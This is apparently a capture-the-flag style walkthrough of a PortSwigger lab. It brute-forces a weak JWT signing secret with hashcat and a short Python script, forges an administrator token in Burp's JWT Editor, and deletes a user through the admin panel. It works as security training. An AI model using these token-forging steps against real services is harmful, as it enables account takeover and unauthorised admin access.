PortSwigger

Lab Description
This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a wordlist of common secrets.
Objective: Brute-force the website’s secret key, use it to sign a modified session token that gives you access to the admin panel at
/admin, then delete the usercarlos.
- Your credentials:
wiener:peter
Step 1: Understanding JWT Structure
JSON Web Tokens (JWT) consist of three parts separated by dots:
Header.Payload.Signature
Example:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ3aWVuZXIiLCJpYXQiOjE1MTYyMzkwMjJ9.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
| Part | Content | Encoding |
|---|---|---|
| Header | Algorithm & token type | Base64 |
| Payload | Claims (user, expiry, etc.) | Base64 |
| Signature | HMAC of header+payload with secret | Base64 |
The vulnerability: The server uses an extremely weak secret key (secret1) that can be brute-forced.
Step 2: Reconnaissance
Step 2.1: Log in to Your Account
- Log in with
wiener:peter - Capture the
GET /my-accountrequest after login

Step 2.2: Identify the JWT
Look for the cookie containing the JWT:
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Step 2.3: Test Admin Access
In Burp Repeater, change the path to /admin:


Response: 403 Forbidden (only administrator can access)
Step 3: Brute-Forcing the Secret Key
Step 3.1: Extract the JWT
Copy the entire JWT string.
Step 3.2: Save the JWT to a File
echo "eyJraWQiOiIxMzNmMTQ0ZC1iMGMwLTQ5NmMtYmUyYy03M2M2ODZiNmJhOGEiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc4MDE3ODkyMSwic3ViIjoid2llbmVyIn0.J2aG_7TBgunOnqSjez6khfIWFifYQ40_m2RDpFTuHjw" > jwt.txt
Step 3.3: Use hashcat to Brute-Force
The hashcat mode for JWT (HMAC-SHA256) is 16500:
hashcat -a 0 -m 16500 jwt.txt ~/Downloads/jwt.secrets.list
Or:
nano jwt_check.py
python3 jwt_check.py
import hmac, hashlib, base64

jwt = open('jwt.txt').read().strip()
parts = jwt.split('.')
print("Parts count:", len(parts))

header_payload = parts[0] + '.' + parts[1]
signature = parts[2]

secrets = ['secret1', 'secret', 'password', '123456', 'jwt', 'secret123']

for secret in secrets:
   sig = hmac.new(secret.encode(), header_payload.encode(), hashlib.sha256).digest()
   encoded = base64.urlsafe_b64encode(sig).rstrip(b'=').decode()
   if encoded == signature:
       print('FOUND! Secret =', secret)
       break
   else:
       print('Not:', secret)

print('\nJWT signature:', signature)
Result:

- Secret found:
secret1
Step 4: Generating a Forged Signing Key

Step 4.1: Base64 Encode the Secret
Using Burp Decoder or command line:
echo -n "secret1" | base64
Output:
c2VjcmV0MQ==
Step 4.2: Install JWT Editor Extension

- Go to Burp Suite ⇒ Extender ⇒ BApp Store
- Search for “JWT Editor”
- Click Install
Step 4.3: Create a New Symmetric Key
- Go to JWT Editor tab ⇒ Keys tab
- Click New Symmetric Key
- Click Generate (auto-fills with random values)
- Replace the
kproperty value with your Base64-encoded secret:
{
    "k": "c2VjcmV0MQ==",
    "kty": "oct",
    "kid": "generated-id"
}

- Click OK
Step 5: Modifying and Signing the JWT

Step 5.1: Locate the Request in Repeater
In Burp Repeater, find the GET /admin request.
Step 5.2: Switch to JSON Web Token Editor

Look for the “JSON Web Token” tab within Repeater (added by JWT Editor extension).
Step 5.3: Modify the Payload

Change the sub claim (subject) from wiener to administrator:
Original payload:
{
    "sub": "wiener",
    "iat": 1516239022
}
Modified payload:
{
    "sub": "administrator",
    "iat": 1516239022
}
Step 5.4: Sign the Token
-

Click Sign at the bottom of the tab
-
Select the symmetric key you created (
secret1) -
Ensure “Don’t modify header” is selected
-
Click OK
The JWT is now re-signed with the correct signature.
Step 5.5: Send the Request
Click Send in Repeater.
 Response:
 200 OK - Admin panel accessed!
Step 6: Deleting User Carlos
Step 6.1: Find the Delete Endpoint
In the admin panel response, look for the delete link:
<a href="/admin/delete?username=carlos">Delete</a>
Step 6.2: Send the Delete Request
Modify the request to:
GET /admin/delete?username=carlos HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Authorization: Bearer [FORGED_JWT]

Or simply click the link in the response preview.
Step 6.3: Verify Deletion
Expected response: 302 Found or 200 OK
Step 7: Lab Solved
Success message displayed:
